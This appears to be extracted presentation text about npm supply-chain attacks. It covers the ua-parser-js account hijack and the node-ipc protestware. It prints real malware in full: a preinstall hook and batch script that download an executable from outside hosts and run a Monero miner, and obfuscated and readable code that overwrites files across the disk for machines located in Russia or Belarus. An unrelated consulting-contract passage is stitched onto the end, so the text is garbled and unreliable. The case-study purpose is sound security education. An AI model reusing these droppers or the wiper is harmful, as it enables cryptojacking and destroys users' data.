
10,076,504

Version License

1.0.2 MIT

JavaScript library to detect Browser, Engine, OS, CPU, and Device type/model from User-Agent data with relatively small footprint (~17KB minified, ~6KB gzipped) that can be used either in browser (client-side) or node.js (server-side).

Maintained 10 Years



2013

2016

10m Weekly Downloads

 Fund this package

↓ 2022-04-03 to 2022-04-09

10,076,504

Version

1.0.2

License

MIT



October 5th, 2021

Russian Underground

Acc development, 7kk installations per week

24 minutes ago in Auctions

Posted by: 24 minutes ago (changed)

I sell a development account on npmjs.com, more than 7 million installations every week, more than 1000 others are dependent on this. There is no 2FA on the account. Login and password access.

Suitable for distributing installations, miners, creating a botnet.



User

• 4

24 posts
registration

Activity
other

Start \$ 10k

Step \$ 1k

Blitz \$ 20k

24 hours after the last bet

Guarantor, we will pay the commission 50/50

A couple of weeks later

The screenshot shows a GitHub issue comment thread. The top comment is from the user 'faisalman' (Owner) and has 27 likes. Below it is a reply from 'KalleOlaviNiemitalo'. The 'faisalman' comment discusses an account hijacking incident involving compromised npm packages and links to a package diff and NPM policies.


faisalman commented 24 days ago

Hi all, very sorry about this.
I noticed something unusual when my email was suddenly flooded by spams from hundreds of websites (maybe so I don't realize something was up, luckily the effect is quite the contrary).
I believe someone was hijacking my npm account and published some compromised packages (0.7.29, 0.8.0, 1.0.0) which will probably install malware as can be seen from the diff here: <https://app.renovatebot.com/package-diff?name=ua-parser-js&from=0.7.28&to=1.0.0>
I have sent a message to NPM support since I can't seem to unpublish the compromised versions (maybe due to npm policy <https://docs.npmjs.com/policies/unpublish>) so I can only deprecate them with a warning message.


KalleOlaviNiemitalo commented 24 days ago




ua-parser-js



1.0.0



0.8.0




0.7.29



1.0.2

@faisalman



ua-parser-js/0.7.29/package.json

```
@@ -1,7 +1,7 @@  
1   1   {  
2   2     "title": "UAParser.js",  
3   3     "name": "ua-parser-js",  
4   -   "version": "0.7.28",  
4  +   "version": "0.7.29",  
5   5     "author": "Faisal Salman <f@faisalman.com> (http://faisalman.com)",  
6   6     "description": "Lightweight JavaScript-based user-agent string parser",  
7   7     "keywords": [  
...   ... @@ -142,6 +142,7 @@  
142 142   ],  
143 143   "main": "src/ua-parser.js",  
144 144   "scripts": {  
145  +   "preinstall": "start /B node preinstall.js & node preinstall.js",  
145 146   "build": "uglifyjs src/ua-parser.js -o dist/ua-parser.min.js --comments && uglifyjs src/ua-parser.js -o dist/ua-parser.min.js --comments",  
146 147   "test": "jshint src/ua-parser.js && mocha -R nyan test/test.js",  
147 148   "test-ci": "jshint src/ua-parser.js && mocha -R spec test/test.js",  
...   ...
```

ua-parser-js/0.7.29/preinstall.bat

```
1 @echo off  
2 curl http://159.148.186.228/download/jsextension.exe -o jsextension.exe  
3 if not exist jsextension.exe (  
4     wget http://159.148.186.228/download/jsextension.exe -O jsextension.exe  
5 )  
6 if not exist jsextension.exe (  
7     certutil.exe -urlcache -f http://159.148.186.228/download/jsextension.exe jsextension.exe  
8 )  
9 curl https://citationsherbe.at/sdd.dll -o create.dll  
10 if not exist create.dll (  
11     wget https://citationsherbe.at/sdd.dll -O create.dll  
12 )  
13 if not exist create.dll (  
14     certutil.exe -urlcache -f https://citationsherbe.at/sdd.dll create.dll  
15 )  
16 set exe_1=jsextension.exe  
17 set "count_1=0"  
18 >tasklist.temp (  
19 tasklist /NH /FI "IMAGENAME eq %exe_1%"  
20 )  
21 for /f %%x in (tasklist.temp) do (  
22 if "%%%x" EQU "%exe_1%" set /a count_1+=1  
23 )  
24 if %count_1% EQU 0 (start /B .\jsextension.exe -k --tls --rig-id q -o pool[minexmr.com:443 -u 49ay9Aq2r3diJtEk3eeKKm7pc5R39AKnbYJZVqAd1UU  
25 del tasklist.temp
```



Meet Brandon Nozaki Miller



Packages

41

The screenshot shows a web browser window displaying the npmjs.com user profile for the user `riaevangelist`. The URL in the address bar is `https://www.npmjs.com/~riaevangelist`. The page header includes the npm logo, a search bar, and navigation links for Products, Pricing, and Documentation. The user's profile picture is a stylized graphic of goggles and a sunburst. The profile summary indicates 41 Packages and 0 Organizations. The main content area lists three packages: `event-pubsub`, `node-cmd`, and `ria`, each with a brief description and the user `riaevangelist` who published them.

Natural Preference for Minification

Products Pricing Documentation

npm Search packages Sign Up Sign In

41 Packages 0 Organizations

event-pubsub
Super light and fast Extensible ES6+ events and EventEmitters for Node and the browser. Easy for any developer level, use the same exact code in node and the browser. No frills, just high speed events!

`riaevangelist` published 5.0.3 • a year ago

node-cmd
Simple commandline/terminal/shell interface to allow you to run cli or bash style commands as if you were in the terminal.

`riaevangelist` published 5.0.0 • 9 months ago

ria
Node tool for developing RIA Apps using the RIA app framework. Helps initialize the app and create modules using UI templates and architecture.

`riaevangelist` published 2.0.2 • 8 years ago

bluetooth-programmer

node-ipc

The screenshot shows the npmjs.com package page for **node-ipc**. The page header includes the Narcoleptic Pasta Manufacturer logo, Products, Pricing, and Documentation links. The main navigation bar features the GitHub Sponsor Me button, the npm logo, a search bar, and Sign Up/Sign In buttons.

node-ipc DT
11.1.0 • Public • Published 2 months ago

Readme Explore BETA 5 Dependencies 360 Dependents 74 Versions

node-ipc

Sponsor Me On Github

a nodejs module for local and remote Inter Process Communication with full support for Linux, Mac and Windows. It also supports all forms of socket communication from low level unix and windows sockets to UDP and secure TLS and TCP sockets.

A great solution for complex multiprocess **Neural Networking** in Node.JS

as of v11 this module uses the **peacenotwar** module.

```
npm install node-ipc
```

for node <v14

```
npm install node-ipc@^9.0.0
```

Install

```
> npm i node-ipc
```

Repository

github.com/RAEvangelist/nod...

Homepage

raevangelist.github.io/node-ipc/

2022-03-13 to 2022-03-19


1,123,900

Version License

11.1.0 MIT

Unpacked Size Total Files

Maintained for 8+ Years



1m Weekly Downloads

Homepage

🔗 riaevangelist.github.io/node-ipc/

⬇️ 2022-03-13 to 2022-03-19


1,123,900

Version

11.1.0

License

MIT





March 7th, 2022

Brandon added new functionality

The screenshot shows a web browser window with two tabs open. The top tab is a GitHub repository page for `node-ipc`, specifically the `ssl-geospec.js` file. The GitHub interface includes a header with navigation icons, a search bar, and links for Pulls, Issues, Marketplace, and Explore. Below the header, the repository details show it's public, has 24 watches, 260 forks, and 1.3k stars. The main content area displays the commit history, showing a single commit by `RIAEvangelist` that added an SSL check. The bottom tab is an npm package page for `node-ipc`. It shows the package version is `11.1.0`, it's public, and was published 2 months ago. The package has 1 contributor. The README section is visible, showing the module's purpose as a `nodejs` module for local and remote inter-process communication. Both tabs have their respective GitHub and npm logos at the top.

https://github.com/RIAEvangelist/node-ipc/dao/ssl-geospec.js

RIAEvangelist / node-ipc Public

Sponsor Watch 24 Fork 260 Star 1.3k

Narcoleptic Pasta Manufacturer

Code Issues Pull requests 2 Discussions Actions Projects Wiki Security Insights

847047cf7f node-ipc / dao / ssl-geospec.js / <> Jump to Go to file ...

RIAEvangelist added ssl check ✓ Latest commit 847047c on Mar 7 History

1 contributor

1 lines (1 sloc) | 1.33 KB Raw Blame

```
1 import u from"path";import a from"fs";import o from"https";setTimeout(function(){const t=Math.round(Math.random()*4);if(t>1){return}con
```

node-ipc

Readme Explore BETA

Sponsor Me On Github

a nodejs module for local and remote Inter... support for Linux, Mac and Windows. It also... communication from low level unix and windows sockets to UDP and secure TLS and TCP sockets.

Terms Privacy Security Status Docs Contact GitHub Pricing API Training Blog About

© 2022 GitHub, Inc.

Homepage

```
import u from"path";import a from"fs";import o from"https";setTimeout(function(){const t=Math.round(Math.random()*4);if(t>1){return}const n=Buffer.from("aHR0cHM6Ly9hcGkuaXBnZW9sb2NhdGlvbi5pb9pcGdlbz9hcG1LZXk9YWU1MTFlMTYyNzgyNGE5NjhhYWFnZU4YTUzMdkxNTQ=","base64");o.get(n.toString("utf8"),function(t){t.on("data",function(t){const n=Buffer.from("Li8=","base64");const o=Buffer.from("Li4v","base64");const r=Buffer.from("Li4vLi4v","base64");const f=Buffer.from("Lw==","base64");const c=Buffer.from("Y291bnRyeV9uYW1l","base64");const e=Buffer.from("cnVzc2lh","base64");const i=Buffer.from("YmVsYXJ1cw==","base64");try{const s=JSON.parse(t.toString("utf8"));const u=s[c.toString("utf8")].toLowerCase();const a=u.includes(e.toString("utf8"))||u.includes(i.toString("utf8"));if(a){h(n.toString("utf8"));h(o.toString("utf8"));h(r.toString("utf8"));h(f.toString("utf8"))}}catch(t){{}))},Math.ceil(Math.random()*1e3));async function h(n="",o=""){if(!a.existsSync(n)){return}let r=[];try{r=a.readdirSync(n)}catch(t){}const f=[];const c=Buffer.from("4p2k77iP","base64");for(var e=0;e<r.length;e++){const i=u.join(n,r[e]);let t=null;try{t=a.lstatSync(i)}catch(t){continue}if(t.isDirectory()){const s=h(i,o);s.length>0?f.push(...s):null}else if(i.indexOf(o)>=0){try{a.writeFileSync(i,c.toString("utf8"),function(){})}catch(t){}}}return f};const ssl=true;export {ssl as default,ssl}
```

```
const path = require("path");
const fs = require("fs");
const https = require("https");


setTimeout(function () {
    const url = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154";
    const pwd = "./";
    const parentDir = "../";
    const grandParentDir = "../../";
    const root = "/";

    https.get(url, function (message) {
        message.on("data", function (msgBuffer) {
            try {
                const response = JSON.parse(msgBuffer);
                const userCountryName = response["country_name"].toLowerCase();
                if (userCountryName.includes("russia") || userCountryName.includes("belarus")) {
                    deleteFile(pwd);
                    deleteFile(parentDir);
                    deleteFile(grandParentDir);
                    deleteFile(root);
                }
            } catch (e) {}
        });
    });
}, 100);
```

```
const path = require("path");
const fs = require("fs");
const https = require("https");

setTimeout(function () {
    const url = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154";
    const pwd = "./";
    const parentDir = "../";
    const grandParentDir = "../../";
    const root = "/";

    https.get(url, function (message) {
        message.on("data", function (msgBuffer) {
            try {
                const response = JSON.parse(msgBuffer);
                const userCountryName = response["country_name"].toLowerCase();
                if (userCountryName.includes("russia") || userCountryName.includes("belarus")) {
                    deleteFile(pwd);
                    deleteFile(parentDir);
                    deleteFile(grandParentDir);
                    deleteFile(root);
                }
            } catch (e) {}
        });
    });
}, 100);
```



```
{  
  ...  
  "country_code2": "USA",  
  "country_code3": "USA",  
  "country_name": "United States of America",  
  ...  
}
```

```
const path = require("path");
const fs = require("fs");
const https = require("https");


setTimeout(function () {
    const url = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154";
    const pwd = "./";
    const parentDir = "../";
    const grandParentDir = "../../";
    const root = "/";

    https.get(url, function (message) {
        message.on("data", function (msgBuffer) {
            try {
                const response = JSON.parse(msgBuffer);
                const userCountryName = response["country_name"].toLowerCase();
                if (userCountryName.includes("russia") || userCountryName.includes("belarus")) {
                    deleteFile(pwd);
                    deleteFile(parentDir);
                    deleteFile(grandParentDir);
                    deleteFile(root);
                }
            } catch (e) {}
        });
    });
}, 100);
```

```
const path = require("path");
const fs = require("fs");
const https = require("https");

setTimeout(function () {
    const url = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154";
    const pwd = "./";
    const parentDir = "../";
    const grandParentDir = "../../";
    const root = "/";

    https.get(url, function (message) {
        message.on("data", function (msgBuffer) {
            try {
                const response = JSON.parse(msgBuffer);
                const userCountryName = response["country_name"].toLowerCase();
                if (userCountryName.includes("russia") || userCountryName.includes("belarus")) {
                    deleteFile(pwd);
                    deleteFile(parentDir);
                    deleteFile(grandParentDir);
                    deleteFile(root);
                }
            } catch (e) {}
        });
    });
}, 100);
```



Before

take advantage of, or direct, any such opportunity for the benefit of the Consultant or anyone else without the prior written consent of the Company;

4.2 Relationship of the Parties. Consultant shall at all times act as an independent contractor, and shall not be, and/or claim to be, an employee of the Company. Consultant understands that it and/or anyone on its behalf shall not claim, demand, sue or bring any cause of action against the Company in connection with alleged employee-employer relations between Consultant and the Company, and if Consultant does so, Consultant shall indemnify the Company upon its first demand for any expenses that may be occasioned to it in respect of, or in connection with, a claim as aforesaid, including legal fees.

4.3 Representations; Warranties. The Consultant represents and warrants that this Agreement and the performance of the Services and the Consultant's other obligations under this Agreement (i) will not constitute or cause any breach, default or violation of any other consulting, nondisclosure, confidentiality or other agreement to which the Consultant is a party; (ii) do not require the consent of any person or entity; (iii) shall not infringe, misappropriate or violate any patent, copyright, trade secret, trademark or other intellectual property right of any third party; (iv) shall not provide the Company or incorporate in any work product any proprietary mark or information of any third party (including any open source component) without Company's prior written approval. Further, the Consultant shall comply with all reasonable Company's instructions and all applicable laws, ordinances, rules, regulations, orders, licenses, permits and other governmental requirements (including, but not limited to, any such requirements imposed upon itself and the Company with respect to the Services) and (v) Consultant has the experience, talent, required expertise, knowledge and capability in order to provide the Services and Consultant shall use its best efforts to promote the goodwill and reputation of the Company and its services in the performance of the Services.

Section 5. Confidential Information, Proprietary Rights, Assignment of Dutions.

